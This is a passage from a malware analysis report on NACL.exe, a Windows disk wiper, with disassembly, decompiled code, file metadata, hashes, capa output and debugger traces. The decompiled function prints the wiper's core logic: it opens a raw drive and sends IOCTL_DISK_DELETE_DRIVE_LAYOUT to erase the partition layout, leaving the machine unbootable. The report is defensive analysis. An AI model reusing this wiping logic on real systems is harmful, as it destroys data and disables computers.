
Figure 24: ptable.pdb wiper which is saved in the F: disk

The NACL.exe executable sends the command: ***IOCTL_DISK_DELETE_DRIVE_LAYOUT*** using ***DeviceIoControl.*** This command makes it possible to erase the signature (boot signature) from the MBR, resulting in the computer being no longer accessible as a result of erasing the entire disk.




```
push    0
push    0
push    0
push    0
push    0
push    0
push    IOCTL_DISK_DELETE_DRIVE_LAYOUT
push    esi             ; hFile
call    [ebp+DeviceIoControlPtr]
```

Figure 25: Total disk wipe



```
  .rdata:00417E10                 dd 0                    ; GuardXFGDispatchFunctionPointer
  .rdata:00417E14                 dd 0                    ; GuardXFGTableDispatchFunctionPointer
  .rdata:00417E18                 dd offset ___castguard_check_failure_os_handled_fptr ; CastGuardOsDeterminedFailureMode
  .rdata:00417E1C                 align 40h
  .rdata:00417E40 ___safe_se_handler_table dd rva SEH_410A10
  .rdata:00417E40                                         ; DATA XREF: .rdata:00417DA0↑o
  .rdata:00417E44                 dd rva sub_402120
  .rdata:00417E48 ; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
  .rdata:00417E48 asc_417E48      db 'RSDS'               ; DATA XREF: .rdata:00417D04↑o
  .rdata:00417E48                                         ; CV signature
> .rdata:00417E4C                 dd 0D3F494AEh           ; Data1 ; GUID
  .rdata:00417E50                 dw 1CCCh                ; Data2
  .rdata:00417E52                 dw 4D04h                ; Data3
  .rdata:00417E54                 db 0B4h, 1Bh, 11h, 5Dh, 0B2h, 0F4h, 79h, 68h; Data4
  .rdata:00417E5C                 dd 1                    ; Age
  .rdata:00417E60                 text "UTF-8", 'F:\LowEraser\LowEraser\Release\Ptable.pdb',0 ; PdbFileName
  .rdata:00417E8A                 align 4
  .rdata:00417E8C ; Debug information (IMAGE_DEBUG_TYPE_VC_FEATURE)
  .rdata:00417E8C unk_417E8C      db    0                 ; DATA XREF: .rdata:00417D20↑o
  .rdata:00417E8D                 db    0
  .rdata:00417E8E                 db    0
  .rdata:00417E8F                 db    0
  .rdata:00417E90                 db 0D5h
  .rdata:00417E91                 db    0
  .rdata:00417E92                 db    0
  .rdata:00417E93                 db    0
  .rdata:00417E94                 db 0D5h
  .rdata:00417E95                 db    0
  .rdata:00417E96                 db    0
  .rdata:00417E97                 db    0
  .rdata:00417E98                 db    1
  .rdata:00417E99                 db    0
  .rdata:00417E9A                 db    0
  .rdata:00417E9B                 db    0
  .rdata:00417E9C                 db 0D4h
  .rdata:00417E9D                 db    0
00016460 00417E60: .rdata:00417E60 (Synchronized with Hex View-1)
```


Figure 26: File save process in the F: partition



Property	Value
File Name	C:\Users\Public\NACL.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	220.34 KB (225624 bytes)
PE Size	212.50 KB (217600 bytes)
Created	Tuesday 26 December 2023, 15.23.50
Modified	Monday 25 December 2023, 21.52.14
Accessed	Thursday 28 December 2023, 12.15.51
MD5	F9431CF3ABCC85DA8431F5480EE68F08
SHA-1	720C467046514F7376473B11271EBCB8D0A7E439

Property	Value
CompanyName	Attest Inspection
FileDescription	table primmer
FileVersion	3.0.1.1
InternalName	Ptable.exe
LegalCopyright	Copyright (C) 2023 Attest
OriginalFilename	Ptable.exe
ProductName	Ptable

Figure 27: NACL.exe file details, its development in Microsoft Visual C++




indicators (certificate > stamp > missing)
footprints (count > 15) *
virustotal (offline)
dos-header (size > 64 bytes)
dos-stub (size > 208 bytes)
rich-header (tooling > Visual Studio)
file-header (executable > 32-bit)
optional-header (subsystem > console)
directories (stamp > Feb.2022)
sections (count > 5)
libraries (KERNEL32.dll) *
imports (flag > 66) *
exports (n/a)
thread-local-storage (n/a)
.NET (n/a)
resources (count > 9)
strings (count > 2815)
debug (streams > 3)
manifest (level > asInvoker)
version (OriginalFilename > Ptable.exe)
certificate (signature-info > invalid)
overlay (n/a)

KERNEL32.dll	-	-	0x00018524	0x00012000	implicit	66	-	Windows NT BASE API Client


Figure 28: Suspicious kernel32.dll libraries import

During the analysis of the code, it is also evident that the modified part of the code is located at the address **0x00401010.**



```

void FUN_00401010(void)

{
  HMODULE hModule;
  FARPROC pFVar1;
  FARPROC pFVar2;
  int iVar3;
  wchar_t local_210 [260];
  uint local_8;

  local_8 = DAT_00419004 ^ (uint)&stack0xfffffffc;
  hModule = LoadLibraryW(L"kernel32.dll");
  pFVar1 = GetProcAddress(hModule,"DeviceIoControl");
  pFVar2 = GetProcAddress(hModule,"CreateFileW");
  FUN_004010c0(local_210,L"\\\\.\\%c:");
  iVar3 = (*pFVar2)(local_210,0xc0000000,3,0,3,0,0);
  pFVar2 = GetProcAddress(hModule,"CloseHandle");
  if (iVar3 != -1) {
    (*pFVar1)(iVar3,0x7c100,0,0,0,0,0,0);
    (*pFVar2)(iVar3);
  }
  FUN_004010f1(local_8 ^ (uint)&stack0xfffffffc);
  return;
}
```

Figure 29: Changes to perform malicious actions




```

/* Library Function - Single Match
    ___stdio_common_vswprintf_s

   Libraries: Visual Studio 2015 Release, Visual Studio 2017 Release, Visual Studio 2019 Release

void __cdecl
___stdio_common_vswprintf_s
          (undefined4 param_1,undefined4 param_2,wchar_t *param_3,uint param_4,wchar_t *param_5,
          __crt_locale_pointers *param_6,char *param_7)

{
  common_vsprintf_s<wchar_t>(CONCAT44(param_2,param_1),param_3,param_4,param_5,param_6,param_7);
  return;
}
```

Figure 30: Part of the code where the specified directory is called

Into the code are variables and markers, where loads **kernel32.dll** using **LoadLibraryW**, and uses the **GetProcAddress** function to find the addresses of some functions that were defined earlier. Then it will use a function "**stdio_common_vswprintf_s**" that calls the string **\\.\c:** . The malware will then call the **CreateFileW** function to create an entry in that directory and store it in the **iVar3** variable. It then checks if it is incorrect. If it is not, it will call **DeviceIoControl** with the previously opened process handle and flag **0x7c100.**


Flag ***0x7c100*** is **IOCTL_DISK_DELETE_DRIVE_LAYOUT** used to delete table partitioning and disk information.



IOCTL_DISK_DELETE_DRIVE_LAYOUT	0x7c100	inc\api\ntdddisk.h	Removes the boot signature from the master boot record, so that the disk will be formatted from sector zero to the end of the disk. Partition information is no longer stored in sector zero.

Figure 31: Function details

Capabilities of this malware removal program:




C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM Thu 12/28/2023  9:34:42.92
C:\Users\flare\Desktop\Tools\Utilities>capa "C:
^C
FLARE-VM Thu 12/28/2023  9:35:01.08
C:\Users\flare\Desktop\Tools\Utilities>capa "C:\Users\flare\Desktop\NACL.exe"
┌─────────────────────────┬─────────────────────────────────────────────────────────────────────────────────────┐
│ md5                     │ f9431cf3abcc85da8431f5480ee68f08                                                    │
│ sha1                    │ 720c467046514f7376473b11271ebcb8d0a7e439                                            │
│ sha256                  │ 36cc72c55f572fe02836f25516d18fed1de768e7f29af7bdf469b52a3fe2531f                    │
│ os                      │ windows                                                                             │
│ format                  │ pe                                                                                  │
│ arch                    │ i386                                                                                │
│ path                    │ C:/Users/flare/Desktop/NACL.exe                                                     │
└─────────────────────────┴─────────────────────────────────────────────────────────────────────────────────────┘

┌─────────────────────────┬─────────────────────────────────────────────────────────────────────────────────────┐
│ ATT&CK Tactic           │ ATT&CK Technique                                                                    │
├─────────────────────────┼─────────────────────────────────────────────────────────────────────────────────────┤
│ EXECUTION               │ Shared Modules T1129                                                                │
└─────────────────────────┴─────────────────────────────────────────────────────────────────────────────────────┘


┌──────────────────────────────────────────────────────┬──────────────────────────────────────────────────────────┐
│ Capability                                           │ Namespace                                                │
├──────────────────────────────────────────────────────┼──────────────────────────────────────────────────────────┤
│ contains PDB path                                    │ executable/pe/pdb                                        │
│ link function at runtime on Windows                  │ linking/runtime-linking                                  │
└──────────────────────────────────────────────────────┴──────────────────────────────────────────────────────────┘


FLARE-VM Thu 12/28/2023  9:35:37.53
C:\Users\flare\Desktop\Tools\Utilities>
```

Figure 32: Malware capacities analysis


- **Dynamic analysis:**

To understand the behaviours of the malware, was performed dynamic analysis, which consists of its execution. If we try to run it as a simple user, the file will not be executed. When we **debug** it, after getting the directory, it deletes the boot signatures and the operating system cannot be booted anymore.



```
005C1263   33FF          xor edi,edi
005C1265   393E          cmp dword ptr ds:[esi],edi
005C1267   74 1B         je nacl.5C1284
005C1269   56            push esi
005C126A   E8 39030000   call nacl.5C15A8
005C126F   59            pop ecx
005C1270   84C0          test al,al
005C1272   74 10         je nacl.5C1284
005C1274   8B36          mov esi,dword ptr ds:[esi]
005C1276   57            push edi
005C1277   6A 02         push 2
005C1279   57            push edi
005C127A   8BCE          mov ecx,esi
005C127C   FF15 0C215D00 call dword ptr ds:[5D210C]
005C1282   FFD6          call esi
005C1284   E8 47050000   call nacl.5C17D0
005C1289   8BF0          mov esi,eax                      eax:&"ALLUSERSPROFILE=C:\\ProgramData"
005C128B   393E          cmp dword ptr ds:[esi],edi
005C128D   74 13         je nacl.5C12A2
005C128F   56            push esi
005C1290   E8 13030000   call nacl.5C15A8
005C1295   59            pop ecx
005C1296   84C0          test al,al
005C1298   74 08         je nacl.5C12A2
005C129A   FF36          push dword ptr ds:[esi]
005C129C   E8 2E380000   call nacl.5C4ACF
005C12A1   59            pop ecx
005C12A2   E8 26350000   call nacl.5C47CD
005C12A7   8BF8          mov edi,eax                      eax:&"ALLUSERSPROFILE=C:\\ProgramData"
005C12A9   E8 B9380000   call nacl.5C4B67
005C12AE   8B30          mov esi,dword ptr ds:[eax]       [eax]:"ALLUSERSPROFILE=C:\\ProgramData"
005C12B0   E8 AC380000   call nacl.5C4B61
005C12B5   57            push edi
005C12B6   56            push esi
005C12B7   FF30          push dword ptr ds:[eax]          [eax]:"ALLUSERSPROFILE=C:\\ProgramData"
005C12B9   E8 52FDFFFF   call nacl.5C1010
005C12BE   83C4 0C       add esp,C
005C12C1   8BF0          mov esi,eax                      eax:&"ALLUSERSPROFILE=C:\\ProgramData"
005C12C3   E8 2E060000   call nacl.5C18F6
```

Figure 33: NACL.exe debugger




:(

Your device ran into a problem and needs to restart. You can restart.

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: CRITICAL PROCESS DIED

Figure 34: After NACL.exe execution

